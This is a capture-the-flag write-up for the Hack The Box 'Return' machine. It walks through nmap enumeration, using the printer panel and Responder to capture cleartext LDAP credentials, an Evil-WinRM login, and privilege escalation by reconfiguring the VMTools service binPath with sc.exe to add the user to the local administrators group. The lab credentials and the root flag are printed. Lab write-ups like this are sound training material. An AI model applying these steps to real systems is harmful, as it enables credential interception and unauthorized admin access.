
Return is an easy-difficulty Windows machine that includes a network printer administration panel storing LDAP credentials. By supplying a malicious LDAP server, these credentials can be intercepted, enabling a foothold on the system. This access is leveraged to connect over the WinRM service. The compromised user is identified as a member of a privilege group, which is further exploited to escalate privileges and obtain full system access.
Intro
| Name | Return |
|---|---|
| Difficulty | Easy |
| OS | Windows |
Enumeration
Nmap Scan
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/return]
└──╼ [★]$  mkdir nmap && nmap -sC -sV -Pn -oN nmap/return_initial 10.129.7.171  Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-10 13:28 CEST
Nmap scan report for 10.129.7.171
Host is up (0.017s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-10 11:47:29Z)
135/tcp  open  msrpcMicrosoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-10T11:47:34
|_  start_date: N/A
|_clock-skew: 18m34s
Website

Looking at each single port, the one standing out for easy enumeration is the website on port 80. It displays a printing interface which appears to connect to a user given IP.
Initial Access
Capturing NTLM Hash
Running the prompt with our IP attackers machine address and catching it with responder reveals cleartext credentials.
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/return]
└──╼ [★]$  sudo responder -I tun0
     __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
  |__|

[+] Listening for events...

[LDAP] Cleartext Client   : 10.129.7.171
[LDAP] Cleartext Username : return\svc-printer
[LDAP] Cleartext Password : 1edFg43012!!
System Enumeration
Logging in and enumerating privileges, we can see that the user is part of the Server Operator Group
*Evil-WinRM* PS C:\Windows\Temp\PE> whoami /groups

GROUP INFORMATION
-----------------
Group Name      Type    SID Attributes
========================================== ================ ============ ==================================================
Everyone        Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators Alias   S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators  Alias   S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users   Alias   S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users   Alias   S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias   S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK     Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users  Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization    Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication  Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label   S-1-16-12288
Privilege Escalation
While this group membership is not inherently a vulnerability, it provides extended privileges over server management tasks, including the ability to modify and restart services, an avenue that can be abused for privilege escalation.
The tester enumerated running services and identified the VMTools service, which had a writable binary path. Exploiting this misconfiguration, the tester reconfigured the service to execute a malicious payload that added svc-printer to the local Administrators group.
Sidenote:
We could also call a Metasploit reverse shell instead of adding the local group to admin, as the service is executed as nt autority\system. That way we could gain a higher shell if needed for further exploitation.
*Evil-WinRM* PS C:\Users\Temp\PE> services Path Privileges Service
---- ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe True ADWS C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_state.exe True aspnet_state C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe True PerfHost "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe" False Sense C:\Windows\servicing\TrustedInstaller.exe False TrustedInstaller "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe" True VGAuthService C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" True VMTools "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2209.7-0\NisSrv.exe" True WdNisSvc "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2209.7-0\MsMpEng.exe" True WinDefend

*Evil-WinRM* PS C:\Windows\Temp\PE> sc.exe config VMTools binPath= 'cmd /c net localgroup administrators svc-printer /add'
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Windows\Temp\PE> sc.exe stop VMTOols

SERVICE_NAME: VMTOols
        TYPE      : 10  WIN32_OWN_PROCESS
        STATE     : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT: 0x0
        WAIT_HINT : 0x0
*Evil-WinRM* PS C:\Windows\Temp\PE> sc.exe start VMTools
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\Windows\Temp\PE> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
svc-printer
The command completed successfully.
After restarting the session the user it part of he local admin group and can fetch the root.txt from administrator.
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/return]
└──╼ [★]$  evil-winrm -i 10.129.7.171 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

*Evil-WinRM* PS C:\Users\svc-printer\Documents> type ../../Administrator/Desktop/root.txt
929af09547cbddee5b3b9ec2908d88a7